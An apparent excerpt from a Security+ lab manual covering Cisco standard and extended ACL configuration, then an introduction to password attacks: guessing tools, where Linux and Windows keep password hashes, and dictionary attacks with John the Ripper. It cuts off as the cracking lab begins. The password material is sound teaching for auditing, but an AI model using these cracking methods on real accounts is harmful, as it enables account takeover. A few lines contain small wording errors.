Source IP address or destination IP address can actually mean three different things. First, it can be an actual IPv4 address assigned to a client or server system, for example, 129.21.1.40, which is the IP address of the Rochester Institute of Technology (RIT) web server. Second, it could be a classful address that all subnets inside of an autonomous system start off with. For example, RIT was one of the privileged organizations to receive a Class B address block of 129.21.0.0/16, back in the days of classful addressing. There are many internal networks at RIT, and they all start with the same first two octets of 129.21. Finally, it can be a specific subnet. As just mentioned, 129.21.0.0/16 represents all RIT networks, but an ACL can deal with just a specific subnet using that subnet's network ID, for example, 129.21.1.0/24.

Now you might be wondering, if an extended ACL can do what a standard ACL can do, and then some, what's the purpose of having a standard ACL? If you wanted to permit or deny based on an IP address—whether it's an actual host address, a classful address, or a subnet and network ID—the router implementing the stateless packet filter just needs to check one field in the IP header: the source IP address. This is basically whitelisting a legitimate device or blacklisting a nefarious device. Once you start to add other criteria to check, like destination IP address, protocol, and port, the latency increases, as each packet will be put up against multiple lines of instructions and multiple tests at each line. It will take much more time for packets to go inbound to a router and outbound from a router. Now three or four fields need to be checked for each ACL statement instead of one. Of course, in some cases, this is required.

Let's say I'm at home and the doorbell rings. It's my wife holding lots of shopping bags. She can't reach for her key. I don't need her to tell me that she wants to come in the house (like a destination IP address) and go to the kitchen (like a destination port) to put away the groceries (like a protocol). I'm just checking who she is (like the source IP address) and permitting her into the house based on that. That's the purpose of a standard ACL.

Learning Objectives

In this lab exercise, you'll learn how to filter packets. At the end of this lab exercise, you'll be able to

- Configure standard ACLs

- Test standard ACLs
- Modify standard ACLs

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- Completed lab exercises on Cisco Packet Tracer from the previous chapter
- One or more Cisco Ethernet switches with at least two PCs (optional, as an alternative to Packet Tracer)

Let’s Do This!

Let’s see what a standard ACL looks like. It starts with the keyword **access-list** followed by a number. Standard ACLs are uniquely identified by a number in the 1 to 99 range. Then comes either the word **permit** or **deny**, based on what you’re trying to do with the packet. Following that is the source IP address, which, as mentioned earlier, could be a device’s actual IPv4 address, a major classful network designation, or a specific subnet.

The last part of a standard ACL is something called a wildcard mask. Wildcard mask sounds like a lot like subnet mask. Like a subnet mask, the wildcard mask is a 32-bit value written in dotted decimal notation, but that’s where the similarities end. The purpose of a subnet mask is to identify which bits in an IP address are network bits and which are host bits. The purpose of a wildcard mask is to tell the stateless packet filter which bits to check in an ACL statement.

Let’s start off simple using the following IP address and wildcard mask combination in an ACL statement:

```
access-list 1 deny 129.21.0.0 0.0.255.255
```

In binary, the first row is 129.21.0.0 and the second row is 0.0.255.255:

```
10000001.00010101.00000000.00000000
```

```
00000000.00000000.11111111.11111111
```

A 0 bit in the wildcard mask tells the router to check the corresponding bit in the IP address. A 1 bit in the wildcard mask tells the router to ignore the corresponding bit in the IP address. The 1 is referred to as the “don’t care bit” for this very reason. In subnet masks, though, the 1 bit is the important bit, indicating that the corresponding bit in the IP address is a network bit, shared by all devices on the network, while the 0 bit means the corresponding bit in the IP address is simply a host bit.

The IP address–wildcard mask combination of 129.21.0.0 0.0.255.255 tells the router implementing the ACL; if the first 16 bits follow the preceding pattern, it’s a match, and to ignore the last 16 bits. Therefore, any packet with a source IP address starting with 129.21 will match this ACL statement, whether it’s a permit or deny statement.

If the statement is a permit statement, packets with a source IP address starting with 129.21 will be let through. If it’s a deny statement, packets with a source IP address starting with 129.21 will be denied, which means the router will filter/crop these packets.

What about this one?

```
129.21.1.0 0.0.0.255.
```

Now the first 24 bits of the source IP address have to match for this ACL statement to match. This is an example of a subnet that RIT can make from the original classful network of 129.21.0.0/16.

To permit or deny a specific host, the wildcard mask will have all 0s:

```
129.21.1.40 0.0.0.0
```

A wildcard mask of all 0s means “check all 32 bits in the IP address.” They all must match for the statement to match. Alternatively, in a standard ACL, a wildcard mask of 0.0.0.0 can simply be left off, like so:

```
access-list 1 deny 129.21.1.40
```

In yet another variation, the keyword **host** can precede the IP address, as shown here:

```
access-list 1 deny host 129.21.1.40
```

Remember that there’s an implicit **deny any** at the end of every ACL. If you have an ACL with a single permit or deny statement, any traffic that doesn’t match that statement will be denied.

Look at the following statement:

```
access-list 1 deny 129.21.0.0 0.0.255.255
```

Any packets sourced from 129.21.0.0/16 will meet this statement and will be blocked. However, any packets that aren’t sourced by 129.21.0.0/16 will not match that statement. Since there are no other statements in this ACL, all packets not meeting the statement will hit the implicit **deny any** statement at the bottom of every ACL. It’s like the ACL looks like this:

```
access-list 1 deny 129.21.0.0 0.0.255.255
access-list 1 deny any
```

What we have to do in this case is add one more line to our ACL, like this:

```
access-list 1 permit 0.0.0.0 255.255.255.255
```

However, the following format is usually preferred:

```
access-list 1 permit any
```

The wildcard mask of 255 255 255.255 means “don’t check any of the 32 bits in the IP address.” Although, technically, any value can be used for the source IP address octets, the standard is to place 0 in each octet. Alternatively, the statement can be written simply as **permit any**. The keyword **any** takes the place of 0.0.0.0 255.255 255 255 and is easier to type and look at.

➜ Note

In fact, if you put any value there, since the wildcard mask is 255 in that octet, the Cisco IOS will automatically change it to 0 in the configuration.

Now when traffic is sourced from 129.21.0.0/16, it will still be denied from the first statement in our ACL, but traffic sourced from any other address will meet the second statement and won’t be filtered. The implicit **deny any**, in this case, will never be reached since all packets are now guaranteed to match one of our explicitly configured statements.

An ACL, by itself, doesn’t do anything. It needs to know on which interface on a router to examine packets and in which direction (inbound to the router or outbound from the router). Consider the topology shown in Figure 10-1.




FIGURE 10-1 Standard ACL topology example

If we want to block traffic to Network4 from Network1, there are technically four locations that an ACL can be applied: the left interface of RouterA (pointed to by line 1 in Figure 10-1), the right interface of RouterA (pointed to by line 2 in Figure 10-1), the left interface of RouterB (pointed to by line 3 in Figure 10-1), and the right interface of RouterB (pointed to by line 4 in Figure 10-1). If traffic is being sent from Network1, it's considered inbound traffic to the left interface of RouterA and outbound traffic from the right interface of RouterA. It's also considered inbound traffic to the left interface of RouterB and outbound traffic to the right interface of RouterB.

If we apply the standard ACL inbound on the left interface of RouterA, this will block all traffic from Network1, regardless of whether it's destined for Network4, so that's not a good idea. If we apply the ACL outbound on the right interface of RouterA, this would block all traffic from Network1 destined for any network in that direction. If RouterA had other interfaces open (not shown in Figure 10-1), Network1 traffic would still be able to leave those interfaces. We wouldn't make the ACL inbound on the left interface of RouterB, as that would block traffic from Network1 to Network3 too. Furthermore, if another interface is connected to a network on RouterB in the future, traffic from Network1 would be blocked from it, too. The recommendation is to place standard ACLs as close as possible to the destination (not just router but interface, too) so that traffic doesn't get filtered unnecessarily. In this case, it’s an outbound ACL on the right interface of RouterB.

Direction is very important. For example, applying an ACL that blocks traffic from Network1 as an inbound list on the right interface of RouterB results a logic error. The ACL would be worthless because traffic sourced by Network1 will never go inbound to the right interface of RouterB, only outbound.

We say that stateless packet filters permit or deny packets from entering or exiting a network. However, when we are configuring an ACL and applying it to an interface, the direction, either inbound or outbound, is always in relation to the router, which will always be the opposite direction for the network. Traffic outbound from a network is inbound to a router. Traffic inbound to a network is outbound from a router. Furthermore, only one ACL can be applied per direction per interface. In other words, an interface can have just one inbound ACL and just one outbound ACL. That means the maximum number of ACLs per interface is two.

This lab exercise continues with the topology established in the previous chapter. If you haven’t completed that chapter, you must go back and complete it before attempting the lab exercises in this chapter. Furthermore, some of the instructions assume you learned how to move around the different modes of the routers, as well as navigate the devices in the Packet Tracer topology from the previous chapter.

➜ **Note**

Press ENTER after each command.

1a–1n

Step 1 Configure, apply, and test a standard ACL that denies an entire subnet.

a. From PC0 (10.1.0.100) and PC1 (10.1.0.1), ping PC2 (10.4.0.2) and PC3 (10.4.0.3). All four pings should be successful.

b. On Router2, go into global configuration mode.

c. Enter **access-list 1 deny 10.1.0.0 0.0.255.255** to deny all traffic originating from the 10.1.0.0/16 subnet.

d. Enter **access-list 1 permit any** to permit any other traffic that doesn't meet the preceding statement.

e. Enter **interface GigabitEthernet0/0/0** to go into interface configuration mode for that interface.

f. Enter **ip access-group 1 out** to apply the ACL as an outbound list on interface GigabitEthernet0/0/0. Standard ACLs should be placed as close as possible to the destination to prevent unnecessary filtering. This means not only the router closest to the destination, but the interface as well.

g. Enter END to go back to enable mode.

h. Enter **show access-lists** to see the ACL.

i. Enter **show ip interface GigabitEthernet0/0/0** to see that the list is applied to the GigabitEthernet0/0/0 interface as an outbound ACL. You'll notice a line close to the top that reads "Outgoing access list is 1." Advance line by line by pressing ENTER or page by page by pressing SPACEBAR. Break out with SPACEBAR.

j. Enter **show running-config** to see the running configuration of this router, which includes the ACL statements.

k. From PC0 (10.1.0.100) and PC1 (10.1.0.1), ping PC2 (10.4.0.2) and PC3 (10.4.0.3). All four pings should now be unsuccessful.

l. Go back to Router2. In enable mode, enter **show access-lists**, as before.

This time, you'll notice that the output shows that there were 16 matches for the first ACL statement, and those packets were blocked. These were, of course, the four sets of four ICMP Echo Requests sent by PC0 (10.1.0.100) and PC1 (10.1.0.1).

m. From Router1, in either user EXEC or enable mode, execute ping 10.4.0.2 and ping 10.4.0.3. Both pings should be successful.

n. Go back to Router2, and in enable mode, enter **show access-lists** as before.

This time, you’ll notice that the output shows that there were 10 matches for the second ACL statement, and those packets were let into the network. These were, of course, the two sets of five ICMP Echo Requests sent by Router1. The routers send five ICMP Echo Requests by default, unlike the Windows PCs that send four.

Packets sourced by Router1’s GigabitEthernet 0/0/0 interface, 10.3.0.98, did not meet the first ACL statement that blocks traffic sourced from the 10.1.0.0/16 network. As a result, these packets met the second **permit any** statement and were let through.

If you want to reset the ACL counters and try this again, from enable mode enter the following command:

```
clear access-list counters
```

📷 **2a–2j**

Step 2 Remove the standard ACL from the preceding step. Then, configure, apply, and test a new standard ACL that denies a single host.

a. From global configuration mode on Router2, enter **no access-list 1** to remove the current ACL.

b. Enter **access-list 1 deny 10.1.0.1** to block just PC1 from 10.4.0.0/16.

c. Enter **access-list 1 permit any** to permit any other traffic that doesn’t meet the preceding statement.

d. Enter END to go back to enable mode. The new access-list 1 is automatically applied as an outbound ACL to interface GigabitEthernet0/0/0 since we never removed the application of the previous access-list 1.

e. From PC0 (10.1.0.100), send pings to PC2 (10.4.0.2) and PC3 (10.4.0.3). The pings should succeed since just PC1 (10.1.0.1) is being blocked now, not the entire 10.1.0.0/16 subnet.

f. From PC1 (10.1.0.1), send pings to PC2 (10.4.0.2) and PC3 (10.4.0.3). The pings should fail since PC1 is being blocked now, not the entire 10.1.0.0/16 subnet.

g. Go back to Router2 and enter **show access-lists**. You’ll notice that each statement has eight matches. The first statement was matched from the two sets of four ICMP Echo Requests sent from PC1 (10.1.0.1), while the second statement was matched from the two sets of four ICMP Echo Requests sent from PC0 (10.1.0.100).

h. On Router2, in global configuration mode, enter **no access-list 1** to remove the ACL.

i. In interface configuration mode of GigabitEthernet0/0/0, enter **no ip access-group 1 out** to remove the application of the ACL to interface g0/0/0.

60 MINUTES

Lab Exercise 10.03: Extended ACLs on Routers

Learning Objectives

In this lab exercise, you'll go further in your exploration of filtering packets. At the end of this lab exercise, you'll be able to

- Configure extended ACLs
- Test extended ACLs
- Modify extended ACLs

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- Completed lab exercises in Cisco Packet Tracer from the previous chapter
- One or more Cisco Ethernet switches with at least two PCs (optional, as an alternative to Packet Tracer)

Let’s Do This!

Extended ACLs can filter by three or four criteria: source IP, destination IP, protocol, and port, with port being the only optional parameter. This gives you more granular control over the rules.

Let’s say we want to block HostA from accessing the Apache Web Server on ServerA, but not any other services on ServerA, as shown in Figure 10-2.




FIGURE 10-2 Extended ACL topology example

We need an extended ACL in this case. Let’s walk through an ACL that’s extended. The extended ACL statement starts off the same way as a standard ACL statement, with **access-list**.

For an extended ACL, the number of the ACL falls within the inclusive range of 100 to 199. In this case, we’re using 100. Next we have, just like in a standard ACL, the keyword **permit** or **deny**, depending on what we’re trying to do:

```
      access-list 100 deny
```

That's where the similarities end. At this point in the extended ACL statement, we need to specify a protocol. Common entries are TCP, UDP, ICMP, and IP. In our statement, we're selecting TCP, which will only match traffic encapsulated in a TCP header, at Layer 4:

```
      access-list 100 deny tcp
```

After that, there are two IP addresses preceded by the keyword **host**, as shown next. The first represents the source; the second represents the destination. Of course, each of those could've been written with the IP address first, followed by a wildcard mask of 0.0.0.0, as mentioned earlier. Extended ACL statements cannot leave off the wildcard mask for a host, even though standard ACL statements can.

```
      access-list 100 deny tcp host 129.21.19.75 host
      129.21.1.40
```

At this point, this ACL statement will in fact block all connection-oriented TCP-based traffic from the source 129.21.19.75 to the destination 129.21.1.40. This is not what we want, though. We just want to block the source from accessing the web server, but not any other service running on the machine. Maybe there's an FTP server or an SSH server (FTP and SSH both use TCP at Layer 4). The source should be able to access these services.

Now we're going to add the operator **eq** (equal to), in this case to achieve our desired result. Following **eq** is **80**, as shown next. This means only filter traffic from source 129.21.19.75 to destination 129.21.1.40 if the TCP segment has a destination port of 80, meaning the traffic is destined for the web server on 129.21.1.40.

```
      access-list 100 deny tcp host 129.21.19.75 host
      129.21.1.40 eq 80
```

That might be a perfectly configured statement, but at this point our ACL blocks everything. Remember that if packets don't match any ACL statements, they are denied, which means the router will filter/drop these packets. We've got to override the implicit statement at the end of every ACL for packets not meeting any explicitly configured statements.

The way we do that with an extended ACL is as follows: the syntax starts off with **access-list 100**, as explained before, followed with **permit**, as explained before. Now, however, instead of just the word **any**, like we saw with the standard ACL, we input **ip any any**, as shown here:

```
access-list 100 deny tcp host 129.21.19.75 host
129.21.1.40 eq 80
access-list 100 permit ip any any
```

Remember that an extended ACL’s only optional parameter is **port**, where the first statement is represented by **eq 80**. We need to include a protocol in every extended ACL statement. To include all protocols in the TCP/IP suite, simply enter **ip**. Anything encapsulated in an IP header matches **ip**.

What about the two instances of **any**? The first represents any source, and the second represents any destination. Now packets not meeting the first statement will match this second statement and will be filtered.

Extended ACLs should be applied as close to the source as possible. In our earlier example, that would mean the ACL would be applied as an inbound ACL on the right interface of RouterC. Why tie up bandwidth and processing power all the way from RouterC to RouterB if traffic from HostA will be blocked anyway? The logic is to filter it as early as possible. This couldn’t be done with the standard ACL, because the only criteria specified is the source IP address. However, if we apply an inbound ACL to the right interface of RouterC, blocking traffic from HostA to our web server, with the destination port of 80, all other traffic from HostA will be unfiltered.

This lab exercise continues with the topology established in the previous chapter. If you haven’t completed that chapter, you must go back and complete it before attempting the lab exercises in this chapter. Furthermore, some of the instructions assume you have learned how to move around the different modes of the routers as well as navigate the devices in the Packet Tracer topology from the previous chapter.

➜ Note

Press ENTER after each command.

📷 1a–1e

Step 1 Configure and apply an extended ACL that blocks specific traffic from a specified source IP address to a specified destination IP address over a specific port.

a. Go to global configuration mode on Router0.

b. Enter **access-list 101 deny tcp 10.1.0.100 0.0.0.0 10.4.0.3 0.0.0.0 eq 80** to block just traffic from PC0 (10.1.0.100) to PC3 (10.4.0.3) over port 80.

c. Enter **access-list 101 permit ip any any** to allow through any traffic not meeting the preceding statement.

d. Enter **interface GigabitEthernet0/0/1** to enter interface configuration mode.

e. Enter **ip access-group 101 in** to apply this ACL as an inbound list on interface GigabitEthernet0/0/1.

📷 **2a–2f**

Step 2 Test the extended ACL from the previous step.

a. From PC0 (10.1.0.100), click the Desktop tab and then select Web Browser (at the end of the first row).

b. In the URL bar, enter **10.4.0.3** and click the Go button. You’ll see the message “Request Timeout.”

c. Go back to Router0, and in enable mode, enter **show access-lists**. You’ll notice that the first statement has matches. These are the attempts to connect over the default HTTP port of 80 from 10.1.0.1.

d. Go back to PC0 (10.1.0.100). In the Web Browser URL bar, enter **10.4.0.3:99** to specify a non-default port of 99.

e. Now you’ll notice a different message, “Server Reset Connection,” since there is no service on PC3 (10.4.0.3) listening on port 99, which is a closed port.

f. Go back to Router0, and in enable mode, enter **show access-lists**. You’ll notice that the second statement now has a match. This is an attempt to connect with a TCP SYN over the non-default port of 99 from 10.1.0.1, which wasn’t blocked by the first ACL statement since the destination port wasn’t 80.

Lab Analysis

1. What are reasons for configuring port security?

   ____

   ____

2. What are the actions port security can take when violations occur?

   ____

   ____

3. What do standard ACLs filter by?

   ____

   ____

4. What do extended ACLs filter by?

   ____

   ____

5. Where should standard ACLs be placed?

   ____

   ____

6. Where should extended ACLs be placed?

   ____

   ____

7. How is the purpose of a wildcard mask different from that of a subnet mask?

   ____

   ____

8. What do *inbound* and *outbound* mean from an ACL perspective and how are they different from their normal usage?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

interface

MAC address

port

source IP address

1. Port security on switches can prevent a CAM overflow attack, making sure that only one _____________ is heard on a switch port.
2. Standard ACLs filter by _____________.
3. Extended ACLs can, but do not have to, filter by _____________.
4. There can be one inbound and one outbound ACL per _____________.

Chapter 11
Authentication and Remote Access

Lab Exercises

One of the biggest takeaways from Verizon’s 2020 Data Breach Investigations Report (DBIR) was that over 80 percent of hacking-related breaches involve brute force or the use of stolen credentials.

➜ Cross-Reference

The Verizon DBIR was introduced and examined in Chapter 1.

Although they’re not the best choice for authentication and gaining remote access to systems and networks, passwords (something you know) are still more heavily used than security tokens/key fobs or smart cards (something you have) and biometrics (something you are).

Attackers can use a technique called password guessing in which they manually enter passwords at a login prompt to gain access to an account when they have a valid username. In fact, this is exactly what happened with two Major League Baseball teams in 2013, when a St. Louis Cardinals executive guessed the password of a former coworker who used to work for the Cardinals but moved on to the Houston Astros. This led to lots of confidential information about players, potential trades, and scouting reports getting into the hands of a rival executive. The information was publicly dumped and wound up embarrassing numerous players and teams.

Read about it at these links:

www.npr.org/sections/thetwo-way/2016/07/18/486538276/former-cardinals-official-gets-nearly-4-years-in-prison-over-astros-hack

www.vice.com/en/article/d7mkvx/did-a-houston-astros-executive-use-david-eckstein-as-his-password

There are tools to automate this password-guessing process, a type of online attack, including Medusa, Ncrack, and THC-Hydra (also known just as Hydra). These tools were built to help companies secure their networks, as security specialists can test hosts and networking devices for poor passwords. These tools are used to audit devices as well. Password-guessing online attacks can also be used to check that your firewalls, intrusion detection systems (IDSs), and intrusion prevention systems (IPSs) detect when a server gets bombarded with unsuccessful login attempts, and that accounts automatically get locked when this happens. Password guessing through manual or automated means is obviously very noisy, so attackers need a better way to do it.

Passwords should never be stored in plaintext in databases, which allows them to be used immediately after they're stolen. As demonstrated in Chapter 5, passwords should be stored in hashed format because hashing is a one-way function.

In many of the data breaches of recent years, stolen password databases contained passwords that were either stored in plaintext or hashed with weak functions, like MD5 and SHA-1. On Linux systems, password hashes are stored in the /etc/shadow file, which you learned about and explored in Chapter 5. Most Linux distributions use a modified version of SHA-512 called sha512crypt, with something called salt, which we'll see later in this chapter. However, the 2021.1 release of Kali Linux changed to a new hash function for passwords, called yescrypt (more on this later in the chapter). On Windows systems, password hashes are stored in the SAM (expanded as both Security Account Manager and Security Accounts Manager) database file, located in C:\Windows\System32\config. On Windows domain controllers running Active Directory, password hashes are stored in the C:\Windows\NTDS\ntds.dit file.

The Windows NTLM (New Technology LAN Manager) suite actually uses the MD4 hash function, without a salt, for storing Windows password hashes.

Websites that have logins store passwords in a backend database, likely using the MySQL or MariaDB (coming up in Chapter 19) relational database management system (RDBMS). If an attacker enters the stolen hash into the password field, the hash itself would be hashed, so that's not done.

In this chapter, you'll explore what happens when a database containing hashed passwords is stolen, furthering your education on password hashing from what you learned in Chapter 5. The attackers have three attack options after they steal the hashed password database: a brute force attack, a dictionary attack, and a rainbow table attack. You'll learn about and perform all three attacks in this chapter. Alternatively, all lab exercises in this chapter can be done with the mindset of a security specialist, performing audits to identify weak passwords.

In Chapter 22, you'll learn how attackers can get possession of a database containing hashed passwords. For now, though, you'll perform the lab exercises in this chapter assuming you already have password hashes. You can also perform the lab exercises in this chapter with the mindset of a penetration tester or a security specialist, making sure that passwords can't be compromised in the future.

A brute force attack might be necessary when dealing with complex passwords. Complex passwords have some or all of the following criteria:

- They are changed at regular time intervals (180 days, for example).
- They have a minimum length (10 characters, for example).
- They use at least three of the following categories: uppercase letters, lowercase letters, numbers, and symbols.

- They can’t be reused ever, or at least going back a certain number of recent passwords.

The last criteria of not reusing passwords is why there’s a minimum timeframe for a password, implemented in some environments, which prevents users from rapidly changing their passwords a certain number of times until they can get back to their preferred password. For example, if users couldn’t reuse any of their last 10 passwords, a user might try to change their password 11 times, one right after the other, until the original and desired password is no longer within the range of the last 10 passwords.

In May 2017, NIST (National Institute of Standards and Technology) drafted guidelines that dealt a big blow to well-established password policies. NIST recommended to remove periodic password change requirements and to remove the need for required character groups of uppercase letters, lowercase letters, numbers, and symbols. NIST instead recommended to add the screening of possible passwords against password lists and known compromised passwords, which is yet another way to view the lab exercises from this chapter.

NIST’s belief is that overly complex passwords and passwords that change too frequently are too hard for users to remember, which will cause these users to write them down and store them insecurely. Furthermore, keystroke logging, phishing, and social engineering attacks work just as well on complex passwords as they do on simple ones.

Finally, keep in mind that length beats anything else against all three password attacks. In other words, a long password using one character set is stronger and more secure than a shorter password that uses multiple character sets!


45 MINUTES

Lab Exercise 11.01: Dictionary Attacks on Linux Passwords with John the Ripper

A dictionary attack involves a file called a wordlist, containing words like those found in a dictionary. These words are possible passwords. The dictionary file uses likely possibilities for passwords and, unlike a regular dictionary, includes alternate spellings and additional letters, numbers, and symbols in variations of the words.

Unfortunately, there are lots of people who choose short passwords that are common words with simple variations. Attackers will make wordlists containing commonly used passwords. This is why substituting 0 for the letter O or $ for the letter S is not any form of security.

After an attacker steals a password database, on the attacker’s own machine and time (unlike password guessing, described earlier), the words in the wordlist are hashed and compared to the stolen password hashes. If a hash from the stolen database matches a computed hash of a word from the wordlist, the attacker can simply associate the matching computed hash with its plaintext input, which would be the actual plaintext password, as shown in Figure 11-1.



Possible plaintext password	Computed hash
123456	ba32…
123456789	d9e6…
picture1	83fe…
password	b109…
qwerty	0dd3…

Stolen hashes
4fcb…
59a3…
1c03…
b8b3…
b109…

FIGURE 11-1 Dictionary attack

The hash function used in this attack must be the same used by the organization from which the password hashes were stolen. Hash functions (like encryption algorithms), as explained in Chapter 5, are never secret (which ones are used and how they work). In fact, the length of a hash is enough to reveal which hash function is being used. Furthermore, the type of hash function used for the database will be stored alongside the hash with the username and other data in the password database, in plaintext form. Since a username is always stored in the same record as its corresponding hash, attackers can choose to attack specific accounts and their hashes instead of all accounts.

It’s even possible to precompute the hashes for all entries in a wordlist, so the words in a wordlist (possible plaintext passwords) don’t need to be hashed with each attempt to crack a password. The most renowned such password file, rockyou.txt, which you’ll use in this chapter, contains over 14 million words.

Learning Objectives

In this lab exercise, you’ll perform dictionary attacks on password hashes. At the end of this lab exercise, you’ll be able to

- Construct multiple files containing hashes for a password-cracking program, John the Ripper, containing Linux password hashes
- Pass multiple existing wordlists to John the Ripper to crack password hashes
- Crack passwords using John the Ripper
- Use John the Ripper’s various modes

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Kali Linux virtual machine (VM) you installed in Chapter 1

Let’s Do This!

In Chapter 2, you created the following user accounts: jsw, alice, bob, eve, and oscar. For cleaner output and the ability to focus on this chapter’s activities and user accounts, delete each of those user accounts (as well as any other users you created, with the exception of the first user created with the Kali Linux installation—the account you’re logged in with now) with the deluser command (covered in Chapter 2).

If you haven’t performed the lab activities of Chapter 2 yet, it might be a good idea to go through those first, as they provide a great foundation for commands executed in this chapter.

Launch your Kali Linux VM and open a terminal. Press ENTER after each command.

1a–1p

Step 1 Create user accounts and crack them with the default wordlist that comes with John the Ripper, as well as metadata GECOS information.

a. Display usage help for John the Ripper, a password-cracking program:

```
sudo john
```

Provide your password, if prompted, now and throughout this chapter’s lab exercises.

b. See the man page entry for John the Ripper:

```
man john
```

The description is very informative:

